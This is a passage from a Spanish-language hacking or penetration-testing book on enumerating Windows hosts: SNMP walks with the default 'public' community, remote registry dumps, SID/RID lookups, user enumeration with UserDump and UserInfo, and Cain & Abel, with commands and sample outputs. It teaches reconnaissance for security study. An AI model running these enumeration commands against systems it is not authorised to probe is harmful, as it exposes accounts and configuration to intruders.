Existen tres versiones del protocolo SNMP; todas ellas tienen características comunes. La primera versión es la más sencilla, pero la menos segura. Sus claves de autentificación viajan por la red sin ningún tipo de encriptación, lo que significa que a través de un *sniffer* se podrían capturar y obtener así toda la información de red del dispositivo; el documento RFC destinado a esta versión es el 1157. La segunda versión es la más extendida de las tres; posee, además de nuevas opciones, un sistema de encriptación de claves que permite solucionar el problema de seguridad planteado con el sistema anterior, también posee políticas de comunidad que limitan al gestor el acceso a los dispositivos que no tenga permiso. Este sistema se denomina ACL (*Access Control List* o Listas de Control de Acceso). Los RFC que lo describen son los 1901, 1902, 1903, 1904, 1905, 1906, 1907, 1909 y 1910. La última versión proporciona muchas nuevas opciones y es más segura que las anteriores; esta versión no está muy extendida, pero tiene posibilidades de convertirse en el referente del futuro.

El sistema de información del agente se guarda siguiendo una estructura jerárquica en forma de árbol, cada elemento forma un objeto que se relaciona con un número de identificación de objetos "**OID**" (Object ID) donde se almacenan características especiales de un dispositivo. Esta base de datos se denomina "**MIB**" (*Management Information Data Base*), cada dispositivo y servicio posee una MIB diferente y un usuario podrá crear su propia MIB para usarla con el protocolo SNMP.

En la página Web *http://www.snmplink.org* encontrará los RFC con las configuraciones de árbol de las bases de datos MIB más importantes. En la Web mencionada elija SNMP Resource del menú (parte izquierda de dicha página), se desplegará un submenú donde podrá elegir la opción MIB. A continuación, podrá tener acceso al banco *online* de datos estándar de MIB. En la siguiente figura se muestra un documento de las MIB estándar:




Figura 4.2. Documentación Web de las MIB estándar

El gestor se comunica con el agente a través de peticiones de información que se realizan utilizando el puerto 161 y el protocolo de transporte UDP (*User Datagram Protocol*), el agente verifica si el gestor pertenece a la comunidad y, si es así, captura la información pedida y la envía al gestor por medio del puerto 162.

Las peticiones que puede realizar el gestor son varias. Las más importantes se hacen a través de mensajes **GetRequest**, para acceder al valor o a la lista de valores de un determinado objeto de la base de datos MIB, **GetNextRequest** accede al objeto siguiente después de haber consultado previamente con **GetRequest** y **SetRequest**, que modifica una lista de objetos pasados por parámetro. Las respuestas que suele usar el agente son el **GetResponse**, para responder las solicitudes pedidas por el gestor, y los **Trap**, que devuelven un mensaje de eventos, cambios de estados y errores producidos durante la gestión que realiza el protocolo SNMP.

Antes de continuar, debe saber que el servicio SNMP no viene instalado inicialmente en los sistemas de la familia Microsoft Windows NT, sin embargo, hoy en día su uso se ha extendido de manera significativa entre los dispositivos de red.

Es el momento de aplicar todo lo que se ha visto sobre el protocolo SNMP y usarlo para enumerar usuarios, servicios y recursos utilizados en la máquina objetivo. Lo primero es saber que, por defecto, al instalar el servicio SNMP, el nombre de la comunidad a la que pertenece el dispositivo de red se guarda como *public* y la base de datos MIB sigue un esquema de árbol predeterminado, por ejemplo, la cadena de *strings* que hay que seguir para enumerar son las siguientes:

- Usuarios:
  .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-2.server.
  svUserTable.svUserEntry.svUserName
- Servicios:
  .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-2.server.
  svUserTable.svUserEntrv.svSvcName
- Recursos:
  .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-2.server.
  svShareTable.svShoreEntrv.svShorePath

Cada palabra separada por un punto tiene un OID (identificador del objeto) expresado en forma de dígito, cada cadena de *strings* que se expresó anteriormente se puede expresar con una cadena de dígitos que le permitirá diferenciar y seleccionar un objeto de otro, así pues, la cadena que enumera una rama almacenada en el MIB y dedicada a la gestión es ".1.3.6.1.4.1.77.1.2.25".

Para poder trabajar con el protocolo SNMP, necesitará dos herramientas clave; la primera se denomina **snmputil**, procede del Kit de Recursos de Windows; la segunda herramienta es **iReasoning MIB browser**; estas herramientas son fáciles de obtener en Internet, en el caso de iReasoning se puede descargar desde Internet la versión personal visitando el sitio *http://www.ireasoning.com/*.

Snmputil

Usando la herramienta **snmputil** podrá conseguir cualquier valor de la base de datos MIB a través del OID o identificador del objeto. También tendrá la posibilidad de acceder al objeto siguiente del último visitado; esta utilidad proporciona también un sistema de escucha de eventos *trap* a través del puerto 162.

Su sintaxis es: **snmputil [get|getnext|walk]** <IP> <nombre_comunidad_agente> <oid> y para el uso de los traps, **snmputil trap**:

- **get**: es el equivalente a GetRequest, obtiene el valor de la "hoja" que tiene como identificador el OID.
- **getnext**: funciona utilizando la petición GetNextRequest, accede al objeto siguiente al especificado en el OID.
- **walk**: recorre la base de datos MIB a partir del OID especificado.

Ejemplos de usos de la herramienta SNMPUTIL:

a)

```
C:\>SNMPUTIL.EXE" walk 127.0.0.1 public .1.3.6.1.4.1.77.1.2.25
Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.1.88
Value     = String X

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.6.65.83.80.78.69.84
Value     = String ASPNET
Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.7.74.97.99.105.110 .116.111
Value     = String pepe

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.8.73.110.118.105.
116.97.100.111
Value     = String Invitado

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.10.73.85.83.82.95.
67.79.77.80.51
Value     = String IUSR_COMP3

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.10.73.87.65.77.95.
67.79.77.80.51
Value     = String IWAM_COMP3

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.13.65.100.109.105.
110.105.115.116.114.97.100.111.114
Value     = String Administrador

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.16.83.85.80.80.79
.82.84.95.51.56.56.57.52.53.97.48
Value     = String SUPPORT_388945a0

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.18.65.115.105.115.
116.101.110.116.101.32.100.101.32.97.121.117.100.97
Value     = String Asistente de ayuda

End of MIB subtree.
```

b)

```
C:\>SNMPUTIL.EXE get 127.0.0.1 public .iso.org.dod.internet.
private.enterprises.lanmanager.lanmgr-2.server.svUserTable.
svUserEntry.svUserName.13.65.100.109.105.110.105.115.116.114.97.100.111.1
14

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.13.65.100.109.105.
110.105.115.116.114.97.100.111.114
Value = String Administrador
```

c)

```
C:\>SNMPUTIL.EXE getnext 127.0.0.1 public .iso.org.dod.internet.
private.enterprises.lanmanager.lanmgr-2.server.svUserTable
.svUserEntry.svUserName.13.65.100.109.105.110.105.115.116.114.97.100.111.
114

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.16.83.85.80.80.79.
82.84.95.51.56.56.57.52.53.97.48

Value = String SUPPORT_388945a0
```

iReasoning MIB browser

Se trata de una magnífica herramienta de enumeración de la base de datos MIB a través del protocolo SNMP. Su interfaz es muy intuitiva y fácil de manejar, lo que le permitirá una gran variedad de posibilidades de búsqueda de información.

Con iReasoning MIB browser podrá conectarse al puerto 161 de un dispositivo de la red a través de su IP. Las operaciones para poder navegar en el árbol MIB se basan en las funciones que el gestor del SNMP posee para comunicarse con el agente. Dichas operaciones le permitirán obtener los diferentes objetos de la base de datos sin ningún tipo de problema. Dentro del programa, podrá seleccionarlas con una lista despegable ubicada en la parte superior derecha de la ventana principal o seleccionándolas dentro del menú **Operations**. Las diferentes alternativas se describen a continuación:

- **Get**: accede al objeto especificado por el identificador OID de su elección, su funcionamiento se basa en el uso del mensaje GetRequest que proporciona en SNMP.

- **GetNext**: selecciona el objeto siguiente al último visto, esta operación se basa en la funcionalidad GetNextRequest del SNMP.

- **Walk**: recorre la base de datos MIB a partir del identificador OID especificado.

- **GetSubtree**: obtiene el subárbol perteneciente al objeto OID elegido, muy útil para simplificar la búsqueda de la información.

- **Set**: esta funcionalidad le permitirá modificar el valor del objeto seleccionado.

También, hay que comentar que esta herramienta posee otra utilidad denominada **Trap Receiver**, la cual permite recibir los mensajes de eventos *trap* que el agente mande. En la figura siguiente se muestra la interfaz del iReasoning MIB browser con la información de los usuarios que proporciona el SNMP:




Figura 4.3. Enumeración con iReasoning MIB browser

4.2.5 Enumerando el registro de Windows

El registro de Windows es un sistema de bases de datos que guarda toda la información relacionada con la configuración del sistema, sus características, políticas de seguridad, valores que relacionan un programa con la extensión de los

archivos que utilice, registros necesarios para el buen funcionamiento del *software* instalado, información de usuarios, servicios y programas que se iniciarán al inicio de Windows, contraseñas cifradas, etc. Como puede ver, obteniendo esta información conseguiremos enumerar datos de gran valor para un atacante.

Para realizar una copia del registro de un ordenador remoto, necesitaremos una herramienta llamada **regdmp.exe**. Dicha utilidad fue diseñada por Microsoft para ayudar en la gestión al administrador de un sistema Windows, y la podemos encontrar en el paquete de *software* Windows 2000 Resource Kit.

Se utiliza a través de consola siguiendo esta sintaxis: **regdmp -m** \\máquina si queremos volcar todo el registro o **regdmp -m** \\máquina [dirección del registro] si pretendemos extraer la información de una dirección específica del registro.

```
C:\>REGDMP.EXE      -m      \\192.168.0.21      HKEY_LOCAL_MACHINE\SYSTEM\
CurrentControlSet\Services\SNMP
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SNMP
    Type = REG_DWORD 0x00000010
    Start = REG_DWORD 0x00000002
    ErrorControl = REG_DWORD 0x00000001
    ImagePath = REG_EXPAND_SZ %SystemRoot%\System32\snmp.exe
    DisplayName = Servicio SNMP
    DependOnService = REG_MULTI_SZ "EventLog"
    DependOnGroup = REG_MULTI_SZ
    ObjectName = LocalSystem
    Description = Incluye agentes de actividad que supervisan la
                  actividad \ en dispositivos de red y notifican a la
                  estaci¾n de \ trabajo consola de la \ red.
    Parameters
        EnableAuthenticationTraps = REG_DWORD 0x00000001
        NameResolutionRetries = REG_DWORD 0x00000010
        ExtensionAgents
            1 = SOFTWARE\Microsoft\LANManagerMIB2Agent\CurrentVersion
            2 = SOFTWARE\Microsoft\RFC1156Agent\CurrentVersion
            3 = SOFTWARE\Microsoft\HostMIB\CurrentVersion
            4 = SOFTWARE\Micròsoft\SNMPMIB\CurrentVersion
            5 = SOFTWARE\Microsoft\SNMP_EVENTS\CurrentVersion
            6 = SOFTWARE\Microsoft\IGMPMibAgent\CurrentVersion
            7 = SOFTWARE\Microsoft\IPMulticastMibAgent\CurrentVersion
            8 = SOFTWARE\Microsoft\IPXMibAgent\CurrentVersion
            0 = Software\Microsoft\W3SVC\CurrentVersion
```

```
        PermittedManagers
        RFC1156Agent
            sysContact =
            sysLocation =
            sysServices = REG_DWORD 0x0000004c
        TrapConfiguration
        ValidCommunities
            public = REG_DWORD 0x00000004
        W3SVC
    Security [17 1]
      Security = REG_BINARY 0x000000a8 0x80140001 0x00000090 0x0000009c \
                 0x00000014 0x00000030 0x001c0002 0x00000001 0x00148002 \
                 0x000f01ff 0x00000101 0x01000000 0x00000000 0x00600002 \
                 0x00000004 0x00140000 0x000201fd 0x00000101 0x05000000 \
                 0x00000012 0x00180000 0x000f01ff 0x00000201 0x05000000 \
                 0x00000020 0x00000220 0x00140000 0x0002018d 0x00000101 \
                 0x05000000 0x0000000b 0x00180000 0x000201fd 0x00000201 \
                 0x05000000 0x00000020 0x00000223 0x00000101 0x05000000 \
                 0x00000012 0x00000101 0x05000000 0x00000012
    Enum
        0 = Root\LEGACY_SNMP\0000
        Count = REG_DWORD 0x00000001
        NextInstance = REG_DWORD 0x00000001
```

4.2.6 Uso de programas para enumerar

Después de ver las técnicas de enumeración más comunes para entornos Microsoft, debe comprender otras herramientas fundamentales que le proveerán de una infinidad de posibilidades de actuación y por las cuales obtendrá información muy detallada del sistema, las máquinas y la estructura de red del objetivo.

Las primeras dos herramientas que se analizarán requieren de ciertos conocimientos previos sobre los **SID** (Identificadores de Seguridad) y los **RID** (Identificadores Relativos). Un SID o Identificador de Seguridad es una cadena de dígitos que identifican a los diferentes usuarios o grupos del sistema. Cada vez que un usuario requiera acceder a un servicio del sistema a través de un inicio de sesión, se le asignará un SID que le clasificará según sean los permisos que tiene asignado en cada entrada de control de acceso (ACE, *Access Control Entries*). Algunos ejemplos de clasificación del SID son:

- (S-1-5-11). Identifica a los usuarios autentificados con contraseña a excepción de la cuenta de invitado.
- (S-1-5-7). Identifica a los usuarios anónimos que no se han validado con un usuario y una contraseña.
- (S-1-5-2). Identifica a los usuarios que se han validado a través de la red.

Un RID o Identificador Relativo es un número que forma parte de la cadena de dígitos SID y que caracteriza a los usuarios y grupos del dominio. Por ejemplo, la cuenta de un administrador tiene un RID igual a 500, las sucesivas cuentas que pertenezcan a este grupo seguirán los números 501, 502...; la cuenta perteneciente a un usuario normal posee un identificador igual a 1.000 y las cuentas siguientes tendrán un RID igual a 1.001, 1.002, 1.003...

A partir de este punto, listarán diferentes herramientas utilizadas para enumeración, junto con sus características, posibles parámetros y algún ejemplo que nos permita comprender mejor su uso. Todos los programas que vamos a ver en este apartado están disponibles en el CD de utilidades del libro.

4.2.6.1 USER2SID

La primera herramienta que vamos a mostrar se denomina **user2sid.exe**, funciona en modo consola y devuelve el identificador de seguridad de un usuario o la raíz de la clasificación SID de las cuentas de usuario de un equipo remoto. Su sintaxis es **user2sid** <NombrePC> <Usuario_o_Grupo>.

El siguiente ejemplo muestra la clasificación SID de los usuarios y grupos de un ordenador remoto:

```
C:\>user2sid.exe HACK

S-1-5-21-1614895754-1214440339-839522115

Number of subauthorities is 4
Domain is HACK
Length of SID in memory is 24 bytes
Type of SID is SidTypeDomain
```

También se puede utilizar **user2sid** para obtener el SID de un usuario (en el ejemplo se hace de forma local, pero también se puede investigar un usuario concreto a través de un ordenador remoto):

```
C:\>user2sid.exe administrador

S-1-5-21-1614895754-1214440339-839522115-500

Number of subauthorities is 5
Domain is HACK
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser
```

4.2.6.2 SID2USER

Es otra utilidad que va emparejada con la descrita anteriormente, su funcionamiento es idéntico a **user2sid**, sin embargo, obtendremos el nombre de usuario o grupo de dominio de un SID que le especifiquemos. Su sintaxis es sid2user <NombrePC> <SID>:

```
C:\>sid2user.exe 5 32 544

Name is Administradores
Domain is BUILTIN
Type of SID is SidTypeAlias
```

4.2.6.3 CAIN & ABEL

Cain & Abel es un programa diseñado con el objetivo de implementar varias funciones importantes que permiten la obtención y *cracking* de las contraseñas del sistema, *sniffear* paquetes de la red y clasificarlos según sus protocolos, conexión y gestión de la puerta trasera Abel, técnicas de enumeración de recursos y servicios junto con los usuarios de una máquina, etc. Una herramienta muy interesante que merece la pena ser comentada. Si desea obtener la última versión del programa, está disponible en la Web del autor *http://www.oxid.it*.

Este apartado está centrado en los métodos de enumeración que emplea Cain. Para ello, una vez abierto el programa, sitúese en la pestaña **Network**, podrá observar que en el lado izquierdo de la pantalla se presenta un esquema desplegable con dos funciones, **Microsoft Windows Network** y **Quick List**; el primero permite visualizar todos los ordenadores que se encuentren conectados a la red local, junto con los *Domain Controllers*, servidores SQL, *Terminal Servers*, etc. La segunda función, **Quick List** o Lista Rápida, permite un acceso rápido a los ordenadores elegidos, además brinda la posibilidad de agregar máquinas de la red que no fueron reconocidas por Cain. Al seleccionar un servidor o característica en el panel izquierdo, se puede visualizar información detallada, de forma clasificada, acerca de los distintos recursos, servicios y usuarios de ese ordenador en el panel derecho de la aplicación.




Figura 4.4. Usando Cain para enumerar

4.2.6.4 NBTDUMP

Se trata de una excelente herramienta de enumeración de usuarios y recursos de una máquina de la red a través de NetBIOS. Cuando se ejecuta, si el proceso fue satisfactorio, crea un archivo HTML con el mismo nombre o IP que fue asignado como parámetro, y lo guarda en el directorio donde se encuentre la dirección de la consola de Windows, por ejemplo, "c:\>192.168.1.5.html". Su sintaxis es **NBTdump** <IP-nombrePC>. En la figura 4.5 puede ver un ejemplo del archivo creado:




Figura 4.5. Documento Web resultado de usar NBTDump para enumerar

4.2.6.5 USERDUMP

Esta herramienta permite enumerar de forma eficiente y clasificada los usuarios y las características más importantes de un controlador de dominio; se basa en la llamada a las funciones NetGetUserInfo, LookupAccountName y LookupAccountSID pertenecientes a la API de NetBIOS con la que se conecta a través del puerto 139. UserDump se puede descargar desde el sitio Web del autor, *http://www.hammerofgod.com*, y está también disponible en el CD de utilidades de este libro.

Para poder ejecutar UserDump debe ingresar el comando en una consola de Windows, su sintaxis es: **userdump** <\\Nombre-IP_controlador_dominio> <usuario_conocido> <números_RID>. Para su uso, es necesario conocer al menos un usuario que pertenezca a la máquina, en el ejemplo expuesto más adelante, se escogió el usuario "invitado", que por defecto siempre se crea al instalar el sistema operativo y no siempre ha sido deshabilitado. El parámetro "número_RID" es un dígito que recorre los identificadores relativos de las cuentas de usuario desde

1.000 hasta el número especificado menos uno (correspondiente al RID del administrador "500"), si el RID recorrido existe, se añade a la lista.

```
C:\>userdump.exe \\administrador invitado 2


    UserDump v1.11 - thor@hammerofgod.com

    Querying Controller \\administrador


    USER INFO
    Username:       Administrador
    Full Name:
    Comment:        Cuenta para la administración del equipo o
                    dominio
    User Comment:
    User ID:        500
    Primary Grp:    513
    Privs:          Admin Privs
    OperatorPrivs:  No explicit OP Privs

    SYSTEM FLAGS (Flag dword is 66049)
    User's pwd never expires.

    MISC INFO
    Password age:   Thu Oct 26 14:37:50 2006
    LastLogon:      Mon Feb 26 11:43:26 2007
    LastLogoff:     Thu Jan 01 00:00:00 1970
    Acct Expires:   Never
    Max Storage:    Unlimited
    Workstations:
    UnitsperWeek:   168
    Bad pw Count:   0
    Num logons:     152
    Country code:   0
    Code page:      0
    Profile:
    ScriptPath:
    Homedir drive:
    Home Dir:
    PasswordExp:    0

    Logon hours at controller, GMT:
    Hours-          12345678901N12345678901M
    Sunday          111111111111111111111111
    Monday          111111111111111111111111
    Tuesday         111111111111111111111111
    Wednesday       111111111111111111111111
    Thursday        111111111111111111111111
    Friday          111111111111111111111111
    Saturday        111111111111111111111111

LookupAccountSid failed: 1001 does not exist...

Get hammered at HammerofGod.Com!
```

4.2.6.6 USERINFO

UserInfo es otra herramienta de enumeración de usuarios a través de NetBIOS, está disponible en el CD de utilidades adjunto a este libro y en la Web *http://www.hammerofgod.com*. Su funcionamiento se basa en la llamada a la función NetUserGetInfo a través del puerto 139 (NetBIOS), el cual devuelve información relevante acerca del usuario especificado. Su sintaxis es: **userinfo** <\\NombrePC-IP> <nombre_usuario>:

```
C:\>UserInfo.exe \\administrador administrador
        UserInfo v1.5 - thor@hammerofgod.com
        Querying Controller \\administrador
        USER INFO
        Username:        Administrador
        Full Name:
        Comment:         Cuenta para la administración del equipo o
                         dominio
        User Comment:
        User ID:         500
        Primary Grp:     513
        Privs:           Admin Privs
        OperatorPrivs:   No explicit OP Privs
        SYSTEM FLAGS (Flag dword is 66049)
        User's pwd never expires.

        MISC INFO
        Password age:    Thu Oct 26 14:37:50 2006
        LastLogon:       Mon Feb 26 11:43:26 2007
        LastLogoff:      Thu Jan 01 00:00:00 1970
        Acct Expires:    Never
        Max Storage:     Unlimited
        Workstations:
        UnitsperWeek:    168
        Bad pw Count:    0
        Num logons:      152
        Country code:    0
        Code page:       0
        Profile:
        ScriptPath:
        Homedir drive:
        Home Dir:
        PasswordExp:     0

        Logon hours at controller, GMT:
        Hours-           12345678901N12345678901M
        Sunday           111111111111111111111111
        Monday           111111111111111111111111
        Tuesday          111111111111111111111111
        Wednesday        111111111111111111111111
        Thursday         111111111111111111111111
        Friday           111111111111111111111111
        Saturday         111111111111111111111111
        Get hammered at HammerofGod.com!
```

4.2.6.7 IP NETWORK BROWSER

IP Network Browser es un programa diseñado por la compañía SolarWinds que se engloba dentro de un paquete de herramientas denominado *SolarWinds Enginers Edition Toolset*. Su funcionamiento se basa en la comunicación a través del protocolo SNMP (vista anteriormente) para la obtención de información sobre el equipo que le especifiquemos. Tiene varias versiones que se dividen, según las opciones que lleven incorporadas, en una estándar y otra profesional.

Al ejecutar el programa le pedirá una IP para escanear y su correspondiente máscara, al suministrar esa información, enumerará información de la máquina objetivo seleccionada acerca de la base de datos MIB, los servicios del sistema, las cuentas de usuarios, los recursos compartidos, la tabla del ARP, etc. La interfaz gráfica es muy intuitiva y manejable, lo cual nos permitirá un acceso más rápido a toda la información. En la figura siguiente tenemos una muestra del programa:




Figura 4.6. Escaneo SNMP con IP Network Browser

4.2.6.8 ENUM

